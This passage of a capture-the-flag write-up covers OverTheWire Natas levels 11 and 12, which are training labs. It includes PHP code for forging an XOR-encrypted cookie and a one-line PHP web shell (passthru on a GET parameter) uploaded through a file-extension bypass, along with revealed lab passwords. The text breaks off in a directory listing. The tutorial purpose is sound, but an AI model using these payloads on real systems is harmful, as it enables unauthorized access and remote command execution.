NATAS Write-up (L11 -L20)

Natas teaches the basics of server-side web security, available on overthewire.org

Natas is a series of web security training levels hosted on the OverTheWire website. It's designed to teach fundamental server-side web security concepts through a series of challenges. Each level involves a website with hashtag#vulnerabilities, and the goal is to exploit them to find the password for the next level.


Each level of Natas consists of its website, which is located at http://natasX.natas.labs.overthewire.org, where X is the level number. There is no SSH login. To access a level, enter the username for that level (e.g. natas0 for level 0) and its password.

Each level has access to the password of the next level. Your job is to somehow obtain that next password and level up. All passwords are also stored in /etc/natas_webpass/. E.g. The password for natas5 is stored in the file /etc/natas_webpass/natas5 and is only readable by natas4 and natas5.

Level 11:

Username: natas11
URL: http://natas11.natas.labs.overthewire.org

Going to the URL, enter the username and password from the last level (`UJdqkK1pTu6VLt9UHWAgRZz6sVUZ3lEk`) :


Not secure natas11.natas.labs.overthewire.org

NATAS11


Cookies are protected with XOR encryption

Background color: #ffffff Set color

View sourcecode


After understanding this task form the internet, I got to know that we cannot use the input to complete the task as this does not affect cookies, we have to use the cookie to complete the task.

And another thing is that "*showpasword*" is default set to NO:



```
<?

$defaultdata = array( "showpassword"=>"no", "bgcolor"=>"#ffffff");

function xor_encrypt($in) {
    $key = '<censored>';
    $text = $in;
    $outText = '';
```


Only if it is true it will print out the password:



```
<?
if($data["showpassword"] == "yes") {
    print "The password for natas12 is <censored><br>";
}

?>
```

So somehow we need to play we cookie and set this parameter to "yes".

Let's find our cookie:




Name	Value	Dom...	Path	Expir...	Size	Http...	Secure	Same...	Partiti...	Priority
_ga	GA1.1.87855514.1720020074	.overt...	/	2025-...	28					Medi...
_ga_RD0K2239G0	GS1.1.1721456330.20.1.1721456332.0.0.0	.overt...	/	2025-...	52					Medi...
data	HmYkBwozJw4WNyAAFyB1VUcqOE1JZjUI...	natas...	/	Session	62					Medi...

Cookie Value
HmYkBwozJw4WNyAAFyB1VUcqOE1JZjUIBis7ABdmbU1GljEJAylxTRg%3D


HmYkBwozJw4WNyAAFyB1VUcqOE1JZjUIBis7ABdmbU1GljEJAylxTRg%3D

And,



```
function loadData($def) {
    global $_COOKIE;
    $mydata = $def;
    if(array_key_exists("data", $_COOKIE)) {
    $tempdata = json_decode(xor_encrypt(base64_decode($_COOKIE["data"])), true);
    if(is_array($tempdata) && array_key_exists("showpassword", $tempdata) && array_key_exists("bgcolor", $tempdata)) {
        if (preg_match('/^#(?:[a-f\d]{6})$/i', $tempdata['bgcolor'])) {
        $mydata['showpassword'] = $tempdata['showpassword'];
        $mydata['bgcolor'] = $tempdata['bgcolor'];
        }
    }
    }
    return $mydata;
```

To get this cookie ***base64 decoded*** and ***XOR encrypted***, I first used Cipher text, but the output comes with some control characters, so I used this code in PHP to get it base64 decoded and XOR encrypted:



PHP Sandbox
Test your PHP code with this code tester
You can test and compare your PHP code on 400+ PHP versions with this online editor.
PHP Sandbox

```
<?php

$cookie = "HmYkBwozJw4WNyAAFyB1VUcqOE1JZjUIBis7ABdmbU1GIjEJAyIxTRg=";

function xor_encrypt($in) {
    $key = json_encode(array( "showpassword"=>"no", "bgcolor"=>"#ffffff"));
    $text = $in;
    $outText = '';

    // Iterate through each character
    for($i=0;$i<strlen($text);$i++) {
    $outText .= $text[$i] ^ $key[$i % strlen($key)];
    }

    return $outText;
}

echo xor_encrypt(base64_decode($cookie));
```

PHP Versions and Options (8.2.20)
Other Options
Execute Code
Save or share code

Result for 8.2.20:


Execution time: 0.000136s Mem: 389KB Max: 430KB

```
eDWoeDWoeDWoeDWoeDWoeDWoeDWoeDWoeDWoeDWoeDWoe
```

```
<?php

$cookie = "HmYkB........................................................";

function xor_encrypt($in) {
    $key = json_encode(array( "showpassword"=>"no", "bgcolor"=>"#ffffff"));
    $text = $in;
    $outText = '';

    // Iterate through each character
    for($i=0;$i<strlen($text);$i++) {
    $outText .= $text[$i] ^ $key[$i % strlen($key)];
    }

    return $outText;
}

echo xor_encrypt(base64_decode($cookie));

?>
```

So the key is: eDWo

Now we'll create a new cookie that has the "showpasword" parameter set to "yes", using the code:


PHP Sandbox
Test your PHP code with this code tester
You can test and compare your PHP code on 400+ PHP versions with this online editor.
PHP Sandbox
PHP Versions and Options (8.2.20)
Other Options
Execute Code
Save or share code
Result for 8.2.20:
Execution time: 0.000133s Mem: 389KB Max: 429KB

```
<?php

$data = array( "showpassword"=>"yes", "bgcolor"=>"#ffffff");

function xor_encrypt($in) {
    $key = 'eDWo';
    $text = $in;
    $outText = '';

    // Iterate through each character
    for($i=0;$i<strlen($text);$i++) {
    $outText .= $text[$i] ^ $key[$i % strlen($key)];
    }

    return $outText;
}

echo base64_encode(xor_encrypt(json_encode($data)));
```

```
HmYkBwozJw4WNyAAFyB1VUc9MhxHaHUNAic4Awo2dVVHZzEJAyIxCUc5
```


```
<?php

$data = array( "showpassword"=>"yes", "bgcolor"=>"#ffffff");

function xor_encrypt($in) {
    $key = 'eDWo';
    $text = $in;
    $outText = '';

    // Iterate through each character
    for($i=0;$i<strlen($text);$i++) {
    $outText .= $text[$i] ^ $key[$i % strlen($key)];
    }

    return $outText;
}

echo base64_encode(xor_encrypt(json_encode($data)));

?>
```

HmYkBwozJw4WNyAAFyB1VUc9MhxHaHUNAic4Awo2dVVHZzEJAyIxCUc5

Now If we use this cookie instead of the original one, we’ll get our flag, because it only reveals if the “showpassword” parameter is set to “yes”.

First, we got the key of XOR encryption of the cookie that we had base64 decoded, then we used the same key to get the cookie base64 encoded.

Now let's use the cookie:



Cookies are protected with XOR encryption

The password for natas12 is yZdkjAYZRd3R7tq7T5kXMjMJlOIkzDeB
Background color: #ffffff [Set color]


View sourcecode

Name ▲	Value	Do...	Path	Ex...	Size	Http...	Secure	Same...	Partiti...	Priority
_ga	GA1.1.2078903820.1721463631	.ov...	/	20...	30					Medi...
_ga...	GS1.1.1721463631.1.0.1721463631.0.0.0	.ov...	/	20...	51					Medi...
data	HmYkBwozJw4WNyAAFyB1VUc9MhxHaHUNAic4Awo2dVVHZzEJAylxCUc5	na...	/	Se...	60					Medi...

The password for natas12 is `yZdkjAYZRd3R7tq7T5kXMjMJlOIkzDeB`

Level 12:


Username: natas12
URL: http://natas12.natas.labs.overthewire.org



Choose a JPEG to upload (max 1KB):
[Choose File] No file chosen
[Upload File]

View sourcecode


We can upload a JPEG, but every time we do this, it returns with this:



```
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/we
q=0.7
Referer: http://natas12.natas.labs.overthewire.org/
Accept-Encoding: gzip, deflate, br
Connection: keep-alive

------WebKitFormBoundarymYrTMlyUVEnuZZho
Content-Disposition: form-data; name="MAX_FILE_SIZE"

1000
------WebKitFormBoundarymYrTMlyUVEnuZZho
Content-Disposition: form-data; name="filename"

15xsiv3m4s.jpg
------WebKitFormBoundarymYrTMlyUVEnuZZho
Content-Disposition: form-data; name="uploadedfile"; filename="qwerty.jpe
Content-Type: image/jpeg

ÿØÿàJFIFÿÛ□



""$$6*&&*6>424>LDDL_Z_||$



""$$6*&&*6>424>LDDL_Z_||$ÿÂ"ÿÄ-ÿÚù□□2fuYer¤Í*çEeBêe□Ù!1□Ð□¥·&ò□Å
```

A random string.

Or also if we upload some other file than jpeg,




```
Content-Disposition: form-data; name="MAX_FILE_SIZE"

1000
------WebKitFormBoundaryMBhj7eXCNFB3CzFf
Content-Disposition: form-data; name="filename"

15xsiv3m4s.jpg
------WebKitFormBoundaryMBhj7eXCNFB3CzFf
Content-Disposition: form-data; name="uploadedfile"; filename="pti 3.
Content-Type: image/png

□PNG

```

Also random string and with extension ".jpg".

We can use the same file instead of jpg in the output if we change the extension to something else and forward the request:

Now create a random php file to upload and save as .php:




*New Text Document.txt - Notepad

File Edit Format View Help

```
<?php passthru($_GET['xyz']); ?>
```

Now upload this file and set intercept on:


In output, we get a random string with .jpg, change it to .php, and forward the request. Go to the link on the input page:


natas12.natas.labs.overthewire.org/upload/qxrho7n0um.php

```
Notice: Undefined index: xyz in /var/www/natas/natas12/upload/qxrho7n0um.php on line 1

Warning: passthru(): Cannot execute a blank command in /var/www/natas/natas12/upload/qxrho7n0um.php on line 1
```


And it's working.

Now if we add “`?xyz=ls`” to the URL:
“xyz” - because we have a random content xyz in it.


natas12.natas.labs.overthewire.org/upload/qxrho7n0um.php?xyz=ls

```
4zkq7n6zj.php 05jckjvukl.jpg 06jq4csbd0.php 0d1lpf164t.jpg 0fsosn2p8y.php 0i270p5cmc.jpg 0iwxcw1klj.jpg 0j198i79fs.jpg 0lz1ilj4u2.jpg 0nxmiy05eb.jpg 0oa0v93u6a.jpg 0pg2p57sy
rcn45478k.jpg 0robn1hz4u.php 0ufmjnvazs.jpg 11zcxi7m92.php 129vhpg1ax.php 1e1a7lnn05.jpg 1jqzxant99.jpg 1uauawdi9f.jpg 1uljtfmt68.jpg 1zd927vm15.php 20fe1pgawy.php 27jn4
8rm3ptyid.php 2ftcf9b875.jpg 2h8p8gn8kj.php 2jy0vca88c.jpg 2oxj3s6615.php 2wg70jv0j9.jpg 2xgsud32ph.jpg 2yp6rnf436.jpg 31710xkslu.jpg 36a6baea7f.jpg 381d9gixv7.php 391solt
9b0lqqhlp.php 3hilukgl11.php 3hx3qvhi8h.jpg 3jfcydkzf3.jpg 414hp28151.jpg 45zfs7pjgs.jpg 4dbrjuyfn3.php 4dcbr5ujfe.php 4hyhbwkj67.php 4ky5rgkdtf.php 4o10ado474.jpg 4svc8qfdo
vbkxqusnq.jpg 4wn1lxv9m6.jpg 5jkrkt8qgz.php 5ncgsfeb23.jpg 5oepwby718.jpg 5r1v9jkjmx.jpg 5wqe2ubr2i.jpg 60drm36xm9.php 60ze8x62h6.jpg 61vcfmirf2.jpg 6379dw8ve6.jpg
buzri3e8s.php 6e8o5g1a81.jpg 6irwblbcvs.jpg 6mx90bs19k.jpg 6riolp39e6.jpg 6s4n4iupnb.php 6td3m40595.php 6v9hyolbpv.php 6vyh1198x7.php 75vsxhlwoh.jpg 77b0gjcdo2.jpg 78257
998yx6dvw.jpg 7d4k293nf7.jpg 7dkawb0014.php 7exaw430fj.php 7hfr1sxfzh.jpg 7j5rc300op.php 710d0aow97.php 82kx790u6u.jpg 8df6gfmhlv.jpg 8dli8uzs30.php 8hi59wv31h.jpg
ipbunstax.jpg 814to0szh8.php 8lndse25xp.jpg 8oi10gdiaa.php 8qizundyi7.php 8shoatz3m4.php 8w9jj84d11.php 96exusghl5.php 993qya34ge.jpg 9ih1rzk7fl.jpg 9kyc22drzd.jpg 9plawicia
xvxse3ezl.php a2nku1g5yy.php a559juazqx.php a5mu4deykn.jpg aa3rn0jfof.php ai11glxk40.jpg aie7y2x3zv.jpg ajvwc9xi85.jpg aok218ztcb.php aovxibgjbi.jpg aw0n0lbw8z.jpg axwnr1b
4exdx21ye.jpg b6z7g3ltot.jpg baqzmej121.jpg bg22mqs7by.php bgltoksmmi. bh2zt6f0ib.jpg bhfh69snb9.jpg bj6o1p287s.php bl45sj0rzo.jpg blzz1zv9u5.jpg bq1e86mfmw.jpg bqvn0wnqh
